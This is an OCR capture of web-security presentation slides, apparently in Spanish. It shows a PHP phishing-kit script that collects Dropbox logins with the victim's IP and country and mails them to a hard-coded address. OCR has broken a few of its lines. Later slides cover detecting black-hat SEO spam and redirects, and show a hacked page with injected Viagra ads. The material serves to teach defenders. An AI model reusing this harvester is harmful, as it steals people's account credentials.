
```php
<?php
session_start();
$to ="tobi.michael04@gmail.com";
$xsam = getenv("REMOTE_ADDR");
$xadoo = simplexml_load_file("http://www.geoplugin.net/xml.gp?ip=$xsam");
$COUNTRY = $xadoo->geoplugin_countryName ;
$ip = getenv("REMOTE_ADDR");
$Email  =  $_POST["email"];
$Pass   =  $_POST["pass"];
$browser            =  $_SERVER['HTTP_USER_AGENT'];

$Message =  "<b><font color='#3b3f40' size='4.5px'>----------{ <font color='#f6546
$Message .= "<b>Dropbox Email : </b><font color='#0097ff'>".$Email."</font><br>";
$Message .= "<b>Dropbox Pass : </b><font color='#0097ff'>".$Pass."</font><br>";
";
$Message .= "<b>IP Address : </b><a href='http://www.whoer.net/?IP=".$ip."'><font
    color='#c5405b'>".$ip."</font></a><br>";
$Message .= "<b>User Agent  : </b><font color='#c5405b'>".$browser."</font><br>";
$Message .= "<b>----------{ <font color='#f6546a'><b>DROPBOX</b></font>
    }----------</b></font><br>";

$Subject = "[DROPBOX] ~ Login ~ From ~ [$ip] Country [$COUNTRY]";

$Headers = "From: DROPBOX 2016 <Vip@163.goooo>\r\n";
$Headers .= "MIME-Version: 1.0\r\n";
$Headers .= "Content-Type: text/html; charset=ISO-8859-1\r\n";
mail($to,$Subject,$Message,$Headers);
```


BLACK HAT SEO, REDIRECCIONES Y SPAM


- Se detecta especialmente por problemas en los buscadores:
  - Blacklisting o etiqueta "May be hacked"
  - Spam en la descripción o título en las SERP
  - Low ranking
- Redirecciones aleatorias a páginas con contenido de dudosa reputación
- Fácil detección con Escáneres gratuitos:
  - Sitecheck (sitecheck.sucuri.net)
- Objetivo: Afectar al ranking SEO del sitio o de los que lo promueven
- Tus users son tus mejores aliados: Escúchalos!



Web Design Inspirat...
Buscar
DESIGNS
ABOUT
OUR WORK
SERVICES
CONTACT
FREE SHIPPING !!!
BUY VIAGRA
NOW
Name *
Phone *
E-Mail *
Message *
SEND LETTER
Phone:
Addre
Email:

